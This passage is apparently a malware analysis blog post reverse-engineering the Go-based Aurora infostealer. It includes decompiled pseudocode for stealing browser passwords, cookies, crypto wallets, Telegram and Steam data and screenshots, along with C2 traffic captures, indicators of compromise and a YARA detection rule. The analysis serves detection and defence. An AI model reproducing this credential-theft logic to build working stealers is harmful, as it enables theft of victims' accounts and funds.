the function `io_ioutil_ReadDir` reads the content of the directory and stores the output in a `fs.fileinfo` structure , sorted by the filename

```
type FileInfo interface {
        Name() string       // base name of the file
        Size() int64        // length in bytes for regular files; system-dependent for others
        Mode() FileMode     // file mode bits
        ModTime() time.Time // modification time
        IsDir() bool        // abbreviation for Mode().IsDir()
        Sys() any           // underlying data source (can return nil)
}
```

Then it walks through the returned structure and reads the file of interest



then it encode the file content in Base64 and adds the tags used in the JSON formatted packet content to be sent to the remote system

```
file_name = v31[7](v45);
v26 = runtime_concatstring3(0, v53, v54, &byte_5CE9BD, 1, file_name, Dir);
Dir = path_filepath_Base(v26, v27);
v47 = Dir;
v34 = v22;
v22 = runtime_slicebytetostring(v38, v46, v32);
Dir = main_Base64Encode(v22, v23);
v33 = v22;
(loc_4642E9)();
v59[0] = "FileGrabber";
v59[1] = 11;
(loc_46476A)();
v59[62] = v47;
v59[63] = v34;
v59[64] = v18;
v59[65] = v33;
v59[60] = "File";
v59[61] = 4;
sub_464814(v60, &ALL_SEND);
if ( !dword_704E10 )
{
  Dir = runtime_gopanic("\b", &off_5F073C);
  runtime_morestack(v19, file_name);
}
sub_4644EA(&v19, v59);
main_SendToServer_NEW();
```

We will visit `SendToServer` latter. Now, lets go back to the caller function and explore the next function, `main_Grab_func3` (`sub_58F0B0`).

```
mw_AD_ROAMING = mw_APPDATA_ROAMING_0;
v21 = mw_APPDATA_ROAMING_0;
v1 = dword_6E9DE4;
v19 = dword_6E9DE4;
v2 = 0;
while ( v2 < v1 )
{
  v18 = v2;
  walk_ret = path_filepath_Walk(mw_AD_ROAMING[2 * v2], mw_AD_ROAMING[2 * v2 + 1], &off_5E5CE8);// execute main_Grab_func3_2 on the d
  if ( walk_ret )
  {
    v22 = 0;
    v23 = 0;
    v22 = *(walk_ret + 4);
    v23 = v13;
    v12 = fmt_Sprint(&v22, 1, 1);
```

This function goes through the %APPDATA%Roaming directory and calls another function. the function `path_filepath_Walk` walks the directory from the Root passed in the second parameter calling a function `fn.WinDirFunc` at each file and directory in it including the Root.

```
1  func Walk(root string, fn WalkFunc) error
```

```
1  type WalkFunc func(path string, info fs.FileInfo, err error) error
```

So, Next one to visit is `WalkFunc` used `main_Grab_func3_2` (`sub_58DED0`).

This function steals the Browser information stored

```
v111 = mw_TEMP;
v88 = v76;
v77 = strings_Split(path, a2, "\\User Data", 10);
if ( v78 )
{
  v110 = v77;
  v78 = runtime_concatstring2(0, *v77, *(v77 + 4), "\\User Data\\Local State", 22);
  main_FileExsist(v78, v79);
  if ( mw_TEMP )
  {
    v78 = runtime_concatstring2(v103, *v110, v110[1], "\\User Data\\Local State", 22);
    v73 = v78;
    v74 = v79;
    main_getMasterKey();
```

For Chromium based browsers it gets the Local State file and calls `main_getMasterKey` that as the name suggest, Gets the master key and decode it .then, decrypts it by calling `CryptUnprotectData` which is called from `main_xDecrypt`

```
v63 = runtime_newobject(&dword_5ACA20);
v47 = encoding_json_Unmarshal(All, 0, v40, &dword_5A3160, v63);
v41 = runtime_mapaccess1_faststr(&dword_5ACA20, *v63, "os_crypt", 8);
if ( *v41 != &dword_5ACA20 )
  runtime_panicdottypeE(*v41, &dword_5ACA20, "\b");
v42 = runtime_mapaccess1_faststr(&dword_5ACA20, v41[1], "encrypted_key", 13);
if ( *v42 != "\b" )
  runtime_panicdottypeE(*v42, "\b", "\b");
v35 = encoding_base64__Encoding_DecodeString(dword_70392C, **(v42 + 4), *(*(v42 + 4) + 4));
v36 = runtime_slicebytetostring(v57, v35, v42);
v43 = strings_Trim(v36, v42, "DPAPI", 5);
v37 = runtime_stringtoslicebyte(0, v43, v47);
v38 = main_xDecrypt(v37, v43, v47);
```

Calls CryptUnprotectData

It handles the case of using Opera and Firefox browsers

```
v77 = strings_Split(path, a2, "\\Opera Stable", 13);
if ( v78 )
{
  v104 = v77;
  v78 = runtime_concatstring2(0, *v77, *(v77 + 4), "\\Opera Stable\\Local State", 25);
  main_FileExsist(v78, v79);
  if ( mw_TEMP )
  {
    v78 = runtime_concatstring2(v101, *v104, v104[1], "\\Opera Stable\\Local State", 25);
    v73 = v78;
    v74 = v79;
    main_getMasterKey();
```

Back to the caller function, The malware steals the password and cookies from the browser data and adds the tags of the JSON file to be sent to the C2 server.

```
v120[0] = "Browser";
v120[1] = 7;
(loc_46476A)();
v120[30] = "Google";
v120[31] = 6;
v120[32] = "Cookie";
v120[33] = 6;
```

```
v130[0] = "Browser";
v130[1] = 7;
(loc_46476A)();
v130[30] = "Google";
v130[31] = 6;
v130[32] = "Password";
v130[33] = 8;
```

```
v66[0] = "Browser";
v66[1] = 7;
(loc_46476A)();
v66[30] = "FireFox";
v66[31] = 7;
v66[32] = "Cookie";
v66[33] = 6;
```

Then, It goes through the %USERPROFILE% searching for any Crypto wallets information

```
main_FileExsist("C:\\Windows.old\\", 15);
if ( v21 )
{
  v22 = os_Getenv("USERPROFILE", 11);
  v28 = runtime_concatstring2(0, v22, v23, v45, v46);
  v31 = strings_Replace(v28, v30, "C:\\Users\\", 9, "C:\\Windows.old\\Users\\", 21, -1);
  v42 = main_Grab_func4_3;
  v43 = v44;
  v23 = path_filepath_Walk(v31, v32, &v42);
```

WalkFunc searchs for Crypto information

It Looks for PC applications and Web based wallets and add its associated type and name to the JSON data to be sent

function `main_Grab_func_7` (`sub_591D50`) is used to take a screenshot from the victim system

```
DisplayBounds = main_GetDisplayBounds(v1);
v31 = DisplayBounds;
v30 = v14;
v29 = v15;
v28 = v16;
v16 = main_CaptureRect(DisplayBounds, v14, v15, v16);
```

The PNG file is then base64 encoded and add the value to the tag `screenshot` to be sent.


The next targeted information is Telegram, It did the same procedure discussed before with telegram data folder at `main_Grab_func_6` (`sub_591980`)

```
v21 = &off_5F0744;
log_Print(&v20, 1, 1);
v9 = os_Getenv("USERPROFILE", 11);
v19[0] = runtime_concatstring2(0, v9, v10, "\\AppData\\Roaming\\Telegram Desktop\\tdata", 39);
v19[1] = v14;
for ( i = 0; i < 1; i = v17 + 1 )
{
  v17 = i;
  if ( !path_filepath_Walk(v19[2 * i], v19[2 * i + 1], &off_5E5D10) )
  {
```


`WalkFunc` → `main_Grab_func_6_2` (`sub_591120`)

```
      LOBYTE(v24) = strings_Contains(a1, a2, "media_cache", 11);
      if ( !v24 )
      {
        LOBYTE(v24) = strings_Contains(a1, a2, "user_data", 9);
        if ( !v24 )
        {
          LOBYTE(v24) = strings_Contains(a1, a2, "emoji", 5);
          if ( !v24 )
          {
            v22 = (*(a3 + 16))(a4);
            if ( !v22 )
            {
              v41 = "\b";
              v42 = runtime_convTstring(a1, a2);
              log_Print(&v41, 1, 1);
            }
          }
```

function `main_Grab_func9` (`sub_593B30`) steals steam data in the same way




`main_SendToServer_NEW` (`sub_594DD0`) is used to send the collected data to the server.



The collected information stored in JSON format. the Data then compressed using `gzip` compression algorithm and encoded with Base64 encoding to be sent to the server using the previously established TCP connection.

we can look at the network communication using [PCAP file] provided by Any Run sandbox.

By opening the file in Wireshark and filter using the IP `82.115.223.249`



ip.addr == 82.115.223.249

No.	Time	Source	Destination	Protocol	Length	Info
74	13.577738	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=2413 Ack=6 Win=66304 Len=1206
75	13.577758	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=3619 Ack=6 Win=66304 Len=1206
76	13.577767	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=4825 Ack=6 Win=66304 Len=1206
77	13.577771	192.168.100.47	82.115.223.249	TCP	1029	49164 → 8081 [PSH, ACK] Seq=6031 Ack=6 Win=66304 Len=975
78	13.654254	82.115.223.249	192.168.100.47	TCP	54	8081 → 49164 [ACK] Seq=6 Ack=4825 Win=262656 Len=0
79	13.654435	82.115.223.249	192.168.100.47	TCP	54	8081 → 49164 [ACK] Seq=6 Ack=7006 Win=262656 Len=0
80	13.660348	82.115.223.249	192.168.100.47	TCP	61	8081 → 49164 [PSH, ACK] Seq=6 Ack=7006 Win=262656 Len=7
81	13.873843	192.168.100.47	82.115.223.249	TCP	54	49164 → 8081 [ACK] Seq=7006 Ack=13 Win=66304 Len=0
82	15.186496	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=7006 Ack=13 Win=66304 Len=1206
83	15.186551	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=8212 Ack=13 Win=66304 Len=1206
84	15.186578	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=9418 Ack=13 Win=66304 Len=1206
85	15.186586	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=10624 Ack=13 Win=66304 Len=1206
86	15.186592	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=11830 Ack=13 Win=66304 Len=1206
87	15.186599	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=13036 Ack=13 Win=66304 Len=1206
88	15.186606	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=14242 Ack=13 Win=66304 Len=1206
89	15.186612	192.168.100.47	82.115.223.249	TCP	993	49164 → 8081 [PSH, ACK] Seq=15448 Ack=13 Win=66304 Len=939
90	15.262538	82.115.223.249	192.168.100.47	TCP	54	8081 → 49164 [ACK] Seq=13 Ack=11830 Win=262656 Len=0
91	15.262558	82.115.223.249	192.168.100.47	TCP	54	8081 → 49164 [ACK] Seq=13 Ack=14242 Win=262656 Len=0
92	15.262985	82.115.223.249	192.168.100.47	TCP	54	8081 → 49164 [ACK] Seq=13 Ack=16387 Win=262656 Len=0
93	15.270311	82.115.223.249	192.168.100.47	TCP	61	8081 → 49164 [PSH, ACK] Seq=13 Ack=16387 Win=262656 Len=7
95	15.468955	192.168.100.47	82.115.223.249	TCP	54	49164 → 8081 [ACK] Seq=16387 Ack=20 Win=66304 Len=0
96	16.883178	192.168.100.47	82.115.223.249	TCP	1260	49164 → 8081 [ACK] Seq=16387 Ack=20 Win=66304 Len=1206


```
▷ Frame 80: 61 bytes on wire (488 bits), 61 bytes captured (488 bits)
▷ Ethernet II, Src: RealtekU_36:3e:ff (52:54:00:36:3e:ff), Dst: 12:a9:86:6c:77:de (12:a9:86:6c:77:de)
▷ Internet Protocol Version 4, Src: 82.115.223.249, Dst: 192.168.100.47
▷ Transmission Control Protocol, Src Port: 8081, Dst Port: 49164, Seq: 6, Ack: 7006, Len: 7
▷ Data (7 bytes)
```


```
0000  12 a9 86 6c 77 de 52 54  00 36 3e ff 08 00 45 00   ···lw·RT ·6>···E·
0010  00 2f 78 7d 40 00 79 06  32 07 52 73 df f9 c0 a8   ·/x}@·y· 2·Rs····
0020  64 2f 1f 91 c0 0c 58 6f  7c 2b c8 93 41 7a 50 18   d/····Xo |+··AzP·
0030  04 02 76 fb 00 00 41 63  63 65 70 74 0a           ··v···Ac cept·
```

Following the TCP stream

The first packet received is WORK indicates that the connection is successful and the malware then begin to collect the required data and compress it and send it to the server. At the last packet received from the the C2 server is `Thanks`.

we can use Cyberchef to decode and decompress the data.






```
▼ Telegram: {
    Path: "",
    FileName: "",
    Cache: ""
  },
▼ Crypto: {
    Name: "",
    FileName: "",
    Type: "",
    Cache: ""
  },
▼ ScreenShot: {
    FileName: "",
    Cache: ""
  },
▼ FileGrabber: {
    Type: "",
    FileName: "",
    Cache: ""
  },
▼ Seed: {
    Seed: null
  },
▼ FTP: {
    Name: "",
    Cache: "",
    FileName: ""
  },
▼ Steam: {
    Cache: "",
    Path: "",
    FileName: ""
  },
▼ END: {
    Type: "END_PACKET_ALL_SEND",
    ENT_P: 0,
    ERROR_LIST: null
  }
}
```


the Error list include the files that the malware cannot read or access. On of the packets has a very large size, as the screenshot field has a very large Base64 encoded data

the screenshot:



Sample JSON file can be found here https://pastebin.com/YpTwAC94

Aurora stealer is a new commercial infostealer. Most of it's capabilities are typical things that can be found in most of the stealers. it can grab Browser saved password/cookies and Cryptocurrency wallets information from Desktop applications and Web based wallets. Also, it can grab a files from the victim machine and take a screenshot. The communication with C2 server is done over TCP protocol. Most of these things can be found in most of the stealer But being written in GO makes it special, even it has a plaintext strings, The reversing process is quite annoying as most of the tools cannot handle GO binaries in a right way.

- 29339458f4a33ee922f25d36b83f19797a15a279634e9c44ebd3816866a541cb
- 82.115.223[.]249:8081

```
rule aurora_stealer{
   meta:
   malware = "Aurora stealer"
   hash = "29339458f4a33ee922f25d36b83f19797a15a279634e9c44ebd3816866a541cb"
   reference = "https://d01a.github.io/"
   Author = "d01a"
   description = "detect Aurora stealer"

   strings:
   $is_go = "Go build" ascii

   $a1 = "C:\\Windows.old\\Users\\" ascii
   $a2 = "\\AppData\\Roaming\\" ascii
   $a3 = "wmic csproduct get uuid" ascii
   $a4 = "wmic cpu get name" ascii
   $a5 = "systeminfo" ascii
   $a6 = "coNNNECTIONGWQFGQW"  ascii

   $fun1 = "main.Grab"  ascii
   $fun2 = "main.getMasterKey"  ascii
   $fun3 = "main.SendToServer_NEW"  ascii
   $fun4 = "main.ConnectToServer"  ascii
   $fun5 = "main.xDecrypt" ascii
   $fun6 = "main.GetDisplayBounds" ascii


   condition:
```

```
28      uint16(0) == 0x5a4d and ( $is_go and (4 of ($a*)) and (4 of ($fun*)) )
29  }
```

- https://gist.github.com/alexander-hanel/59af86b0154df44a2c9cebfba4996073
- The Go Programming Language
- https://pkg.go.dev/
- PCAP file
- https://dr-knz.net/go-calling-convention-x86-64.html
- https://dr-knz.net/go-calling-convention-x86-64-2020.html
- Aurora: a rising stealer flying under the radar - SEKOIA.IO Blog

---